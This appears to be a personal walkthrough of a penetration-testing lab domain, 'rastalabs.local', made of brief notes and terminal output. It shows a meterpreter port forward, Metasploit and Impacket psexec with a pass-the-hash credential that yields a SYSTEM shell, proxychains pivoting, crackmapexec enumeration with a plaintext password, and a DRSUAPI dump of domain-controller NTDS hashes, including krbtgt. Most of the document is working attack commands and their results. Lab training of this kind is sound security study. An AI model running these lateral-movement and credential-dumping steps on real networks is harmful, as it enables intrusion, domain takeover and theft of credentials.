
from ws02, portfwd to ws01

portfwd add -L 10.10.14.83 -r 10.10.121.100 -l 445 -p 445


then use msf psexec to get shell on ws01



```
C:\users\rweston\desktop>exit
meterpreter > background
[*] Backgrounding session 7...
msf exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting                                                    Required  Description
   ----                  ---------------                                                    --------  -----------
   RHOST                 10.10.14.83                                                        yes       The target address
   RPORT                 445                                                                yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                                      no        Service description to to be used on target for pretty
listing
   SERVICE_DISPLAY_NAME                                                                     no        The service display name
   SERVICE_NAME                                                                             no        The service name
   SHARE                 ADMIN$                                                             yes       The share to connect to, can be an admin share (ADMIN$,
C$,...) or a normal read/write folder share
   SMBDomain             rastalabs.local                                                    no        The Windows domain to use for authentication
   SMBPass               ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa  no        The password for the specified username
   SMBUser               rweston_da                                                         no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.83      yes       The listen address (an interface may be specified)
   LPORT     80               yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(windows/smb/psexec) >
```


also, can use impacket psexec to get shell on ws01,

add route in meterpreter




```
neterpreter > portfwd

Active Port Forwards
====================

   Index  Local              Remote            Direction
   -----  -----              ------            ---------
   1      10.10.14.83:445    10.10.121.100:445  Forward

1 total active port forwards.

neterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.14.0         255.255.255.0      Session 1
   10.10.120.0        255.255.255.0      Session 1
   10.10.121.0        255.255.255.0      Session 1

neterpreter > 
```

set socks4a proxy in msf, then edit /etc/proxychains.conf , then do the following



```
(imp) root@kali:~/Desktop/rasta/imp/impacket/examples# export h=ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa
(imp) root@kali:~/Desktop/rasta/imp/impacket/examples# proxychains ./psexec.py -target-ip 10.10.121.100 rastalabs.local/rweston_da@WS01 -hashes $h
ProxyChains-3.1 (http://proxychains.sf.net)
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

|S-chain|-<>-127.0.0.1:1080-<><>-10.10.121.100:445-<><>-OK
[*] Requesting shares on 10.10.121.100.....
[*] Found writable share ADMIN$
[*] Uploading file vcEESYyi.exe
[*] Opening SVCManager on 10.10.121.100.....
[*] Creating service zDMw on 10.10.121.100.....
[*] Starting service zDMw.....
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.121.100:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.121.100:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.121.100:445-[!] Press help for extra shell commands
<><>-OK
Microsoft Windows [Version 10.0.16299.64]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system

C:\WINDOWS\system32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : rastalabs.local
   Link-local IPv6 Address . . . . . : fe80::a913:9047:49b9:eb98%3
   IPv4 Address. . . . . . . . . . . : 10.10.121.100
   Subnet Mask . . . . . . . . . . . : 255.255.254.0
   Default Gateway . . . . . . . . . : 10.10.120.254
```


used crackmapexec to enumerate,



```
 root@kali  ~/Desktop/rasta  proxychains crackmapexec 10.10.120.1 -u ngodfrey -p 'zaq123$%^&*()_+'  --pass-pol
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
CME          10.10.120.1:445 DC01            [*] Windows 10.0 Build 14393 (name:DC01) (domain:RLAB)
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
CME          10.10.120.1:445 DC01            [+] RLAB\ngodfrey:zaq123$%^&*()_+
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
CME          10.10.120.1:445 DC01            [+] Dumping password policy
CME          10.10.120.1:445 DC01            Minimum password length: 7
CME          10.10.120.1:445 DC01            Password history length: 24
CME          10.10.120.1:445 DC01            Maximum password age: 41 days 23 hours 52 minutes
CME          10.10.120.1:445 DC01            Minimum password age: 23 hours 52 minutes
CME          10.10.120.1:445 DC01            Account lockout threshold: 0
CME          10.10.120.1:445 DC01            Account lockout duration: None
[*] KTHXBYE!
```

dump hashes,

proxychains crackmapexec 10.10.120.1 -u rweston_da -H ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa --ntds drsuapi



```
[*] KTHXBYE!
 root@kali  ~/Desktop/rasta  proxychains crackmapexec 10.10.120.1 -u rweston_da -H ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa --ntds
 drsuapi
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
CME          10.10.120.1:445 DC01          [*] Windows 10.0 Build 14393 (name:DC01) (domain:RLAB)
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:445-<><>-OK
CME          10.10.120.1:445 DC01          [+] RLAB\rweston_da ab7b75ff84475be2e8c4dcb7390955c3:3ff61fa259deee15e4042159d7b832fa (Pwn3d!)
CME          10.10.120.1:445 DC01          [+] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
CME          10.10.120.1:445 DC01          [+] Using the DRSUAPI method to get NTDS.DIT secrets
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:135-<><>-OK
|S-chain|-<>-127.0.0.1:1080-<><>-10.10.120.1:49667-<><>-OK
CME          10.10.120.1:445 DC01          rastalabs.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:eeac812d8fd36ac6534dd07bd95fa632:::
CME          10.10.120.1:445 DC01          Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1b6e14bc52b67a2357f7938a8bbceb1b:::
CME          10.10.120.1:445 DC01          DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\$531000-S5O9F7AAC4AK:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_85e3a77087d944589:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_1139242ae3db4b5b8:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_b60219ade4274bccb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_33273f8672e44108a:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_8e60c30a353c4b739:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_539c73abc80a42fa8:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_861d1de31283424ea:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\SM_f9fbfbb968474d339:1133:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailbox84ecfca:1139:aad3b435b51404eeaad3b435b51404ee:2d394b44556dabc800f219e82e97ce3a:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailboxbe893fc:1140:aad3b435b51404eeaad3b435b51404ee:d06ac9780c151f3e1f17add85fdce5f6:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailboxd829eae:1141:aad3b435b51404eeaad3b435b51404ee:fd6c2f9927b7433d0a51a32f1a046dce:::
CME          10.10.120.1:445 DC01          rastalabs.local\HealthMailboxb517d4c:1142:aad3b435b51404eeaad3b435b51404ee:a34171370b0c6ab9c07062011e2e6bc2:::
